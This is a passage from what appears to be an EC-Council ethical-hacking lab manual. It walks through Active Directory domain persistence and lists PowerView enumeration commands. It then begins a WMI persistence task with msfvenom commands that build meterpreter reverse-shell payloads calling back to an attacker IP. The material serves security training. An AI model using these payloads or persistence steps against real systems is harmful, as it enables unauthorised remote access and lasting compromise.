
43. In **Martin J. Properties** window, navigate to the **Member Of** tab. We can see that the **Martin** user is successfully added to the **Domain Admins** group.



44. Now, we will verify if the domain controller is now accessible to the user Martin and domain persistence has been established.


45. In **Windows Server 2022** machine sign out from **Administrator** account and click on Other user, in the User name field type **CEH\Martin** and in the Password field **apple** and press **Enter**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



46. You will be successfully able to sign-in with user **Martin** account. Open a powershell window and type **dir \\10.10.1.22\C$** and press **Enter**.

    Note: If a **Server Manager** window appears close it.



47. We can see that the Domain Controller is now accessible to **Martin** and thus domain persistence has been established.

48. This concludes the demonstration of how to maintain domain persistence by exploiting Active Directory Objects.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

49. Apart from the aforementioned PowerView commands, you can also use the additional commands in the table below to extract sensitive information such as users, groups, domains, and other resources from the target AD environment:

Commands	Description
Enumerating Domains	
`Get-ADDomain` `Get-NetDomain`	Retrieves information related to the current domain including their domain controllers
Enumerating Domain Policy	
`Get-DomainPolicy`	Retrieves the policy used by the current domain
Enumerating Domain Controllers	
`Get-NetDomainController`	Retrieves information related to the current domain controller
Enumerating Domain Users	
`Get-NetUser`	Retrieves information related to the current domain user
Enumerating Domain Computers	
`Get-NetComputer`	Retrieves the list of all computers existing in the current domain
Enumerating Domain Groups	
`Get-NetGroup`	Retrieves the list of all groups existing in the current domain
Enumerating Domain Shares	
`Invoke-ShareFinder -Verbose`	Retrieves shares on the hosts in the current domain
Enumerating Group Policies and OUs	
`Get-NetGPO` `Get-NetGPO| select displayname`	Retrieves the list of all the GPOs present in the current domain
Enumerating Access Control Lists (ACLs)	
`Get-NetGPO | %{Get-ObjectAcl -ResolveGUIDs -Name $_.Name}`	Retrieves the users who are having modification rights for a group
Enumerating Domain Trust and Forests	
`Get-NetForest`	Retrieves the information of the current forest

50. Close all open windows and document all the acquired information.
51. Turn off the **Parrot Security** and **Windows Server 2022** virtual machines.

Task 8: Privilege Escalation and Maintain Persistence using WMI

WMI (Windows Management Instrumentation) event subscription can be used to install event filters, providers, and bindings that execute code when a defined event occurs. It enables system administrators to perform tasks locally and remotely.

Here, we will exploit WMI event subscription to gain persistent access to the target system.

Note: In this task we will create two payloads, one to gain access to the system and another for WMI event subscription.

1. Turn on the **Parrot Security** and **Windows Server 2019** virtual machines.
2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.


   Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
6. Now, type **cd** and press **Enter** to jump to the root directory.
7. Type the command **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Payload.exe** and press **Enter**.



8. We will create a second payload for that, type the command **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/wmi.exe** and press **Enter**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

9. We will transfer both payloads to the **Windows Server 2019** machine.
10. In the previous lab, we already created a directory or shared folder (share) at the location (/var/www/html) with the required access permission. So, we will use the same directory or shared folder (share) to share the malicious files with the victim machine.

    Note: If you want to create a new directory to share the malicious files with the target machine and provide the permissions, use the below commands:

